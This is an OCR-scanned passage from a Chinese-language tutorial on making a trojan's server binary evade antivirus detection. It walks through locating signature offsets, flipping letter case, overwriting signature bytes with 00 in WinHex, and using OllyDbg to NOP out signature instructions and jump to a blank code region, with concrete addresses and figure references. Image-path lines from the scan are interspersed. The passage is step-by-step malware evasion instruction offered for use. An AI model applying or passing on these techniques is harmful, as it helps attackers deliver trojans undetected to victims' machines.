
操作方法：比如我们在“实战演习”的第一节讲的那样，只须将大小写替换一下就可以了，例如特征码中出现了 A，你只要将其替换为 a 即可。

原理：利用 WINDOWS 系统对大小写不敏感，而杀毒软件却对大小写非常敏感这一特性达到免杀的目的。

（2）用 00 填充

适用于：几乎任何情况，但成功率不是非常高。

操作方法：例如我们找到了一处特征码 0009EE7F_00000005，那么根据这段特征码信息我们可以知道它的位置在 0009EE7F，大小为 5 个字节，也就是 0009EE7F-0009EE83 这一段内容，如图 25。


图 25




图 26

可能会有读者提出疑问了，你是怎么找到那个地址的呢？而我怎么找不到呢？这是因为 WinHex 的默认偏移量为 decimal 模式，我们单击 Offset 栏将其改为 16 进制模式即可，如图 26。然后我们有选择的一处处的使用 00 进行填充，如图 27。

记住要多试几次，80% 的情况下你都能找到一处既能免杀又不影响程序正常运行的区域。对于定义出的内存特征码，只要

将其内存地址使用一个叫做“偏移量转换器”的小程序转换成16进制偏移量，然后在进行相应操作即可。




图27

原理：由于PE文件的特殊格式以及程序编译语言等问题，使得生成目标代码的效率并不高，难免出现一些“垃圾信息”，而这些信息存在与否对于程序是否能正常运行并不起决定性的作用，而当木马的这部分“垃圾信息”被定义为特征码时，我们完全可以将其删除，而删除的方法就是用无任何意义的00将其替换。




图28

（3）跳到空白区域

适用于：几乎任何情况，成功率比较高。

操作方法：还是以特征码0009EE7F_00000005为例子，假如我们使用00填充的方法失败了，那么不要多想，接下来马上试试OllyDbg，关于OllyDbg我就不多介绍了，它是非常棒而且非常专业的一个动态反汇编／调试工具，这里我们只用它来帮助我们进行免杀作业，首先要做的就是将我们的16进制偏移量0009EE7F转换为内存地址，因为OllyDbg的工作原理是先将程序释放到内存空间里，然后才能进行相关作业。这里要用到一个叫做“偏移量转换器”的小程序，我们用其转换完毕后得到的内存地址为0049FA7F，如图28。

下面我们用OllyDbg打开木马服务端，首先找到一处空白区，并记下它的地址004A24A5，然后找到我们刚才转换过来的地址0049FA7F，先将以0049FA7F开始以下的这三行数据选定，然后单击右键选则“复制”→“到接剪贴板”，如图29。将其复制到本文文档里备用，然后再将这三行代码一一NOP掉，如图30。




图29




图30

最后右键点击0049FA7F，在弹出的对话框中选择汇编，并写入“jmp 004A24A5”这条汇编指令，如图31。

记住，在点击“汇编”按钮前一定先把“使用 NOP 填充”前面的勾去掉，然后我们记下汇编后0049FA7F的下面那个地址0049FA84（仔细观察图31）。好了，下面我们回到004A24A5这处刚才找到的空白地址，如图32。




图31




图32




图33

